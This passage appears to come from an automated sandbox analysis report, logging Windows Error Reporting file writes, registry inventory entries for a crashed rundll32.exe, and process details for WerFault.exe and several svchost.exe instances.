C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	4952	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5054	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5058	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5062	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5130	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5134	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5136	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5176	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5180	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5182	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5216	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5220	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5224	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5320	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5324	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5326	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5362	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5366	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5368	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5392	4	0d 00 0a 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5396	2	09 00		success or wait	6	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5400	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5648	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5652	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5654	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5680	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5684	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5686	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 31 00 34 00 54 00 31 00 31 00 3a 00 35 00 37 00 3a 00 34 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-14T11:57:40Z">	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5786	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5790	2	09 00		success or wait	2	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	5794	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 31 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 32 00 32 00 34 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 35 00 37 00 31 00 38 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 35 00 37 00 31 00 38 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="416" PID="6224" UptimeMS="5718" TimeSinceCreationMS="5718" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6056	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6060	2	09 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6066	186	3c 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 20 00 4e 00 61 00 6d 00 65 00 3d 00 22 00 43 00 50 00 55 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 53 00 74 00 61 00 72 00 74 00 44 00 65 00 6c 00 74 00 61 00 4d 00 53 00 3d 00 22 00 36 00 37 00 35 00 34 00 33 00 30 00 34 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 55 00 6e 00 69 00 74 00 53 00 68 00 69 00 66 00 74 00 3d 00 22 00 31 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 3d 00 22 00 31 00 31 00 31 00 31 00 31 00 22 00 2f 00 3e 00	<Timeline Name="CPU" TimelineStartDeltaMS="6754304" TimelineUnitShift="12" Timeline="11111"/>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6252	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6256	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6260	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6280	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6284	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6286	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6324	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6328	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6330	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6368	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6372	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6376	98	3c 00 47 00 75 00 69 00 64 00 3e 00 36 00 34 00 36 00 64 00 30 00 64 00 34 00 39 00 2d 00 39 00 35 00 39 00 39 00 2d 00 34 00 62 00 39 00 31 00 2d 00 38 00 30 00 62 00 36 00 2d 00 63 00 36 00 33 00 31 00 39 00 35 00 36 00 62 00 31 00 66 00 31 00 38 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>646d0d49-9599-4b91-80b6-c631956b1f18</Guid>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6474	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6478	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6482	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 31 00 34 00 54 00 31 00 31 00 3a 00 35 00 37 00 3a 00 34 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-14T11:57:40Z</CreationTime>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6580	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6584	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6586	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6626	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	6630	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9846.tmp.xml	0	4892	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_wgJ_e06ee120fc2caa8a6b5839bb9d970592ab273f3_0a0ccb00_15dea10e\Report.wer	0	2	fd fd		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_wgJ_e06ee120fc2caa8a6b5839bb9d970592ab273f3_0a0ccb00_15dea10e\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	152	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_wgJ_e06ee120fc2caa8a6b5839bb9d970592ab273f3_0a0ccb00_15dea10e\Report.wer	9584	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 35 00 39 00 35 00 39 00 38 00 31 00 34 00 39 00 39 00	MetadataHash=595981499	success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	7FFA607EE3FE	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	ProgramId	unicode	0000f519feec486de87ed73cb92d3cac802400000000	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	FileId	unicode	00002f34ccfdd8141aeee2e89ffb070ce239c7d00706	success or wait	1	7FFA60811D2D	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	LowerCaseLongPath	unicode	c:\windows\system32\rundll32.exe	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	LongPathHash	unicode	rundll32.exe|c8d854bf61fafc41	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Name	unicode	rundll32.exe	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Publisher	unicode	microsoft corporation	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Version	unicode	10.0.17134.1 (winbuild.160101.0800)	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	BinFileVersion	unicode	10.0.17134.1	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	BinaryType	unicode	pe64_amd64	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	ProductName	unicode	microsoft. windows. operating system	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	ProductVersion	unicode	10.0.17134.1	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	LinkDate	unicode	05/20/2093 18:03:41	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	BinProductVersion	unicode	10.0.17134.1	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Size	B	00 10 01 00 00 00 00 00	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	Language	dword	1033	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	IsPeFile	dword	1	success or wait	1	7FFA60811D2D	unknown
\REGISTRY\A\{6ac0b319-21d0-c82c-1f9d-ecdeb385a479}\Root\InventoryApplicationFile\rundll32.exe|c8d854bf61fafc41	IsOsComponent	dword	1	success or wait	1	7FFA60811D2D	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 D0 3E B9 61 FA 7F 00 00 01 00 00 00 00 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FFA608107CB	RegSetValueExW

Analysis Process: WerFault.exe PID: **6500**, Parent PID: **6224**

General	
Target ID:	10
Start time:	04:57:41
Start date:	14/05/2022
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 6224 -s 328
Imagebase:	0x7ff76a840000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **6616**, Parent PID: **580**

General	
Target ID:	11
Start time:	04:57:56
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **4360**, Parent PID: **580**

General	
Target ID:	16
Start time:	04:58:36
Start date:	14/05/2022

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6264, Parent PID: 580

General

Target ID:	18
Start time:	04:59:17
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6400, Parent PID: 580

General

Target ID:	19
Start time:	04:59:37
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **2508**, Parent PID: **580**

General

Target ID:	21
Start time:	04:59:49
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly